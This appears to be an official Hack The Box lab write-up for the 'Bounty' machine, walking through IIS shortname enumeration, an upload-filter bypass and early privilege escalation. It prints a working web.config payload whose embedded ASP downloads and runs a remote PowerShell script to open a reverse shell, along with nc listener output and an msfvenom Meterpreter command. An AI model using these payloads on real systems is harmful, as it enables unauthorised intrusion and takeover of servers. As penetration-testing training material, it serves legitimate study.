Hack The Box
PEN-TESTING LABS

Bounty

2nd November 2018 / Document No D18.100.25

Prepared By: egre55

Machine Author: mrb3n

Difficulty: Easy

Classification: Official

SYNOPSIS

Bounty is an easy to medium difficulty machine, which features an interesting technique to bypass file uploader protections and achieve code execution. This machine also highlights the importance of keeping systems updated with the latest security patches.

Skills Required

- Basic knowledge of VBScript or C#, VB.NET

Skills Learned

- web.config payload creation
- Identification of missing security patches
- Exploit selection and execution


Enumeration

Nmap

masscan -p1-65535 10.10.10.93 --rate=1000 -e tun0 > ports

ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

nmap -Pn -sV -sC -p$ports 10.10.10.93



```
root@kali:~/hackthebox/bounty# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n
root@kali:~/hackthebox/bounty# nmap -Pn -sV -sC -p$ports 10.10.10.93
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-02 18:09 EDT
Nmap scan report for 10.10.10.93
Host is up (0.11s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.27 seconds
```


Nmap reveals an IIS installation on the default port. Visual inspection of the homepage reveals an image but nothing that seems exploitable, so further enumeration of files and directories will be required.

IIS Shortname Scanner

Before brute-forcing file and directory names, it is worth checking if the server is vulnerable to tilde / shortname enumeration.

This vulnerability is caused by a tilde character "~" in a GET or OPTIONS request, which allows for disclosure of 8.3 filenames (short names). In 2010, Soroush Dalili and Ali Abbasnejad discovered the original bug (GET request). Soroush Dalili later discovered that newer IIS installations are vulnerable with OPTIONS. If a shortname file exists, a vulnerable IIS installation will respond with a 404, and with a 200 if the file doesn't exist.


It is confirmed that Bounty is vulnerable to IIS shortname disclosure.



```
root@kali:~# curl --silent -v -X OPTIONS "http://10.10.10.93/idontexist*~2.*" 2>&1 | grep "HTTP/1.1"
> OPTIONS /idontexist*~2.* HTTP/1.1
< HTTP/1.1 200 OK
root@kali:~# curl --silent -v -X OPTIONS "http://10.10.10.93/aspnet~1.*" 2>&1 | grep "HTTP/1.1"
> OPTIONS /aspnet~1.* HTTP/1.1
< HTTP/1.1 404 Not Found
```

Soroush has created a Java-based IIS Shortname Scanner, and running this against Bounty reveals that a directory starting with "upload" and an asp/aspx file beginning with "transf" are present.


java -jar /opt/IIS-ShortName-Scanner/iis_shortname_scanner.jar 2 20 http://10.10.10.93 /opt/IIS-ShortName-Scanner/config.xml




```
Testing request method: "OPTIONS" with magic part: "\a.aspx" ...
Dir: ASPNET~1
Dir: UPLOAD~1S
File: CSASPX~1.CS
File: CSASPX~1.CS?? - possible network/server problem
File: TRANSF~1.ASP
[/] TRANSF~1.ASS
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2018/11/02 18:55:30
Target: http://10.10.10.93/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 555
  |_ Identified directories: 2
    |_ ASPNET~1
    |_ UPLOAD~1
  |_ Indentified files: 3
    |_ CSASPX~1.CS
      |_ Actual extension = .CS
    |_ CSASPX~1.CS??
    |_ TRANSF~1.ASP
```

Dirsearch

Selecting just those words that match this criteria results in a much reduced wordlist, and the file “transfer.aspx” and directory “uploadedfiles” are found immediately.



```
root@kali:~/hackthebox/bounty# grep upload /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt >> words
root@kali:~/hackthebox/bounty# grep transf /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt >> words
root@kali:~/hackthebox/bounty# cat words
uploads
upload
WPupload
uploaded_images
uploaded
gal_upload
uploadedImages
user_upload
upload_control
uploadedimages
uploadedFiles
videouploadform
upload_images
torrents-upload
uploaded_files
_upload
uploadedfiles
fileupload
uploads2
uploading
auto-uploaded
megaupload
transfer
transformation
transfers
transform
domains_transfers
sell_transfergrafik
buy_transfergrafik
domain-transfer
airport_transfer
techtransfer
transformer
transfat_ban
transformers
file_transfer
root@kali:~/hackthebox/bounty# python3 /opt/dirsearch/dirsearch.py -u http://10.10.10.93/ -e aspx -w words

 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: aspx | Threads: 10 | Wordlist size: 36

Error Log: /opt/dirsearch/logs/errors-18-11-02_19-03-57.log

Target: http://10.10.10.93/

[19:03:57] Starting:
[19:03:57] 301 -  156B  - /uploadedFiles  ->  http://10.10.10.93/uploadedFiles/
[19:03:57] 301 -  156B  - /uploadedfiles  ->  http://10.10.10.93/uploadedfiles/
```




Exploitation

Burp Suite

It doesn't seem possible to upload an aspx webshell directly, and so it is worth checking if any other file types are allowed. After obtaining a list of IIS/ASP extensions, the upload request is sent to Burp Intruder.

curl --silent https://msdn.microsoft.com/en-us/library/2wawkw1c.aspx | grep "<p>." | awk -F">" '{print $2}'| awk -F"<" '{print $1}' | tr ' ' '\n' | grep "^\." | sed -e 's/,//g' > iis_extensions.txt

The response length for .config is different and inspection reveals that it was uploaded successfully.



Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
0		200	☐	0	☐	1350	
13	.config	200	☐	0	☐	1350	
1	.txt	200	☐	0	☐	1355	
2	.txt	200	☐	0	☐	1355	
3	.asax	200	☐	0	☐	1355	
4	.ascx	200	☐	0	☐	1355	
5	.ashx	200	☐	0	☐	1355	
6	.asmx	200	☐	0	☐	1355	
7	.aspx	200	☐	0	☐	1355	
8	.axd	200	☐	0	☐	1355	
9	.browser	200	☐	0	☐	1355	
10	.cd	200	☐	0	☐	1355	
11	.compile	200	☐	0	☐	1355	
12	.master	200	☐	0	☐	1355	
14	.cs	200	☐	0	☐	1355	

Request Response
Raw Headers Hex HTML Render ViewState

```
    <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();" id="btnUpload" />
        <br />
        <span id="Label1" style="color:Green;">File uploaded successfully.</span>
    </div>
```

web.config Payload Creation


Soroush Dalili also discovered that ASP code can be included within a web.config, and provides a PoC. Further details are available below at Soroush's blog.

https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/

003random was able to weaponize this and this PoC file and details of an exploitation are below.


https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/

The web.config file below **(Appendix A)** can be used.



```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inets
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
   </appSettings>
</configuration>
<%
Set objShell = CreateObject("WScript.Shell")
strCommand = "cmd /c powershell.exe -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.14.3/shell.ps1')"
Set objShellExec = objShell.Exec(strCommand)
strOutput = objShellExec.StdOut.ReadAll()
WScript.StdOut.Write(strOutput)
WScript.Echo(strOutput)
%>
```

After uploading the web.config and navigating to "http://10.10.10.93/uploadedfiles/web.config", a reverse shell is received.




```
root@kali:~/hackthebox/bounty/web# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.93] 49161

PS C:\windows\system32\inetsrv> whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

Privilege Escalation

Identification of Missing Patches


It seems that no hotfixes have been applied, which makes it likely vulnerable to kernel exploits.




```
PS C:\windows\system32\inetsrv> cmd /c systeminfo

Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          11/3/2018, 5:32:05 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2400 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 7/28/2017
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,551 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,546 MB
Virtual Memory: In Use:    549 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.93
```

Upgrade PowerShell Shell


The current bare PowerShell shell is upgraded. Windows Server 2008 R2 doesn't ship with Windows Defender and in the absence of other Anti-Virus, the msfvenom created payload won't be detected. A 64-bit Meterpreter session is received.



```
root@kali:~/hackthebox/bounty# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=8080 -f exe > scheduler.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 206403 bytes
Final size of exe file: 212992 bytes
```



